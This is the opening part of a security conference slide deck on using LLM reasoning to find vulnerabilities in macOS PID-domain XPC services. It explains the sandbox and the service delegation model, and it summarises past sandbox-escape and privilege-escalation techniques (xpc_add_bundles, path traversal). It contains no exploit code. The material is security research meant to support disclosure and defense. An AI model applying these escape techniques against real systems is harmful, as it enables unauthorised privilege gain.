



AI in the Loop: Large-Scale macOS PID-Domain Vulnerability Discovery with LLM Reasoning

I_m_h, Yinyi Wu, Yingqi Shi, Yuchong Xie,
Cheng Li, Yizhuo Wang



I_m_h

Independent Security Researcher




Yingqi Shi (@Mas0nShi)

DBAPPSecurity



Cheng Li (@binary_fmyy)

Independent Security Researcher



Yinyi Wu (@_3ndy1)

Dawn Security Lab, JD.com



Yuchong Xie

The Hong Kong University of
Science and Technology



Yizhuo Wang

Independent Security Researcher

AGENDA

- **Background & Fundamentals**
 - macOS Sandbox, Service Delegation Model, and PID-Domain Services
- **The "Chekhov's Gun" Attack Surface**
 - Limitations of Prior Work & The Hidden Power of Entitlements
- **Automated Vulnerability Discovery**
 - LLM-Assisted Static Analysis Framework (Sources, Sinks & Taint Tracking)
- **Evaluation & Real-World Impact**
 - Large-Scale Analysis Results & Responsible Disclosure
- **Conclusion**
 - Key Takeaways




BACKGROUND & FUNDAMENTALS

macOS Sandbox & Service Delegation


macOS Sandbox

Without Application Sandbox




macOS Sandbox

Without Application Sandbox




With Application Sandbox




macOS Sandbox

With Application Sandbox



**How do App access
other system resource
and user data?**


Understand Service Delegation Model



- **Requestor**

- App with *limited privileges* initiates the request

Understand Service Delegation Model




- **Requestor**

- App with *limited privileges* initiates the request

- **Deputy**


- Privileged service performs the operation *on behalf of the app*

Understand Service Delegation Model



- **Requestor**
 - App with *limited privileges* initiates the request
- **Deputy**
 - Privileged service performs the operation *on behalf of the app*
- **Delegation via IPC**
 - App communicates via *XPC*

Understand Service Delegation Model



- **Requestor**
 - App with *limited privileges* initiates the request
- **Deputy**
 - Privileged service performs the operation *on behalf of the app*
- **Delegation via IPC**
 - App communicates via *XPC*
- **Outcome**
 - App indirectly gains access to restricted data

PID-Domain Service

Application Sandbox

App


PID-Domain
Service

Other System
Resource

- **Prevalence**

- 40% of macOS system services are PID-Domain type

PID-Domain Service




- **Prevalence**

- 40% of macOS system services are PID-Domain type

- **Namespace registration**

- Registered into the app's namespace

PID-Domain Service




- **Prevalence**

- 40% of macOS system services are PID-Domain type

- **Namespace registration**

- Registered into the app's namespace
- Launched with same execution permissions

PID-Domain Service



- **Prevalence**

- 40% of macOS system services are PID-Domain type

- **Namespace registration**

- Registered into the app's namespace
- Launched with same execution permissions

- **Sandbox context**

- Runs inside **service sandbox** or **application sandbox**



The "Chekhov's Gun" Attack Surface

Entitlements as Hidden Privilege Boundaries

Historical flaws

- **A New Era of macOS Sandbox Escapes: Diving into an Overlooked Attack Surface and Uncovering 10+ New Vulnerabilities – POC2024 Mickyjin**
- **CVE-2020-9971 Abusing XPC Service mechanism to elevate privilege in macOS/iOS – Zhipeng Huo(@R3dF09) of Tencent Security Xuanwu Lab**

Historical flaws

- **A New Era of macOS Sandbox Escapes: Diving into an Overlooked Attack Surface and Uncovering 10+ New Vulnerabilities – POC2024 Mickyjin**
 - New API(NSBundle bundleWithPath) to enable Apple pid domain services accessible
 - Service sandbox of Apple pid domain services for sandbox escape


Historical flaws

- **A New Era of macOS Sandbox Escapes: Diving into an Overlooked Attack Surface and Uncovering 10+ New Vulnerabilities – POC2024 Mickyjin**
- **CVE-2020-9971 Abusing XPC Service mechanism to elevate privilege in macOS/iOS – Zhipeng Huo(@R3dF09) of Tencent Security Xuanwu Lab**
 - New API(xpc_add_bundles) to register third party pid domain service into root process
 - Path traversal break the path constrains

Interesting things

- The APIs they identified share the same low-level logic in `libxpc.dylib` and ultimately send messages to `launchd`.
- The four-year delay in uncovering this large PID-domain attack surface likely stems from differences in research goals and perspective.

New perspective of PID-Domain Service



- **Prevalence**

- 40% of macOS system services are PID-Domain type

